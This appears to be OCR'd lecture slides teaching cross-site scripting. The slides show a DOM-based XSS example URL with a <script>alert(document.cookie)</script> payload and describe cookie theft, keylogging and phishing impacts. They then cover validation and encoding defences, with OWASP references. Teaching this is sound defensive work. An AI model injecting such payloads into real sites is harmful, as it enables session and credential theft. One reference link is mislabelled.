
```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

DOM Based XSS Example 2





XSS Possible Impacts



Web browsers, thankfully, keep the javascript code isolated and sandboxed. Hence there is no danger of a script accessing user's files and data on disk (unless a user explicitly grants access).

Nevertheless, like any client-side script, XSS can cause the following types of damages

- **Cookie theft**
  The attacker can access the victim's cookies associated with the website using `document.cookie`, send them to his own server, and use them to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data.

XSS Possible Impacts



- **Keylogging**
  The attacker can register a keyboard event listener using `addEventListener` and then record and send all of the user's keystrokes (within that webpage) to his own server, potentially stealing sensitive information such as passwords and credit card numbers.
- **Phishing**
  The attacker can insert a fake login form into the page using DOM manipulation, set the form's `action` attribute to target his own server, and then trick the user into submitting sensitive information.
- **Modifying presentation of content (website defacing)**
- **Redirecting user to a malicious site**

XSS Defenses



An XSS attack is basically code injection: user input is mistakenly interpreted as malicious program code. In order to prevent this type of code injection, **secure input handling** is needed. It includes:

- Validation
  - which filters the user input so that malicious commands are removed.
- Encoding
  - which escapes the user input so that the browser interprets it only as data, not as code.

1. Validation



Validation is the act of filtering user input so that all malicious parts of it are removed, without necessarily removing all code in it.

- In some cases, validation can (and should be) very strict, e.g. phone number input can only contain digits, dates have to be in a specific format, names can only contain alphabetic letters and few allowed symbols etc.
- In other cases, validation rules are more relaxed, e.g. a product review, a forum post etc. need to have formatting in them, so some HTML tags need to be used (such as `<em>` and `<strong>`). In such cases, only a limited set of HTML elements may be allowed so that dangerous ones like `<script>` are blocked.

2. Encoding (escaping)



Encoding is the act of escaping user input so that the browser interprets it only as data, not as code.

- The most recognizable type of encoding in web development is HTML escaping, which converts characters like `<` and `>` into **<** and **>** respectively.
- If the user input were the string `<script>...</script>`, the resulting HTML would be as follows

```
<html>
Latest comment:
&lt;script&gt;...&lt;/script&gt;
</html>
```

Inbound/outbound input handling



- Secure input handling can be performed either when your website receives the input (inbound) or right before your website inserts that input into a page (outbound).

- As a first line of defense, XSS can be prevented by validating ALL user input as soon as your website receives it. This way, any malicious strings should already have been neutralized whenever they are included in a page.

Inbound/outbound input handling



- Following the concept of perfect injection resistance, all user input should also be encoded (escaped) before it is included in the web page for output.

- In summary, the recommended approach is both: **validation inbound** plus **encoding outbound**.
  - Sometimes you need to display output exactly as the user typed, validation won't help there, only encoding will.

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html#xss-defense-philosophy

References



- For hands on practice: PortSwigger Labs https://portswigger.net/web-security/all-labs#cross-site-scripting
- OWASP XSS Prevention Cheat Sheets: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html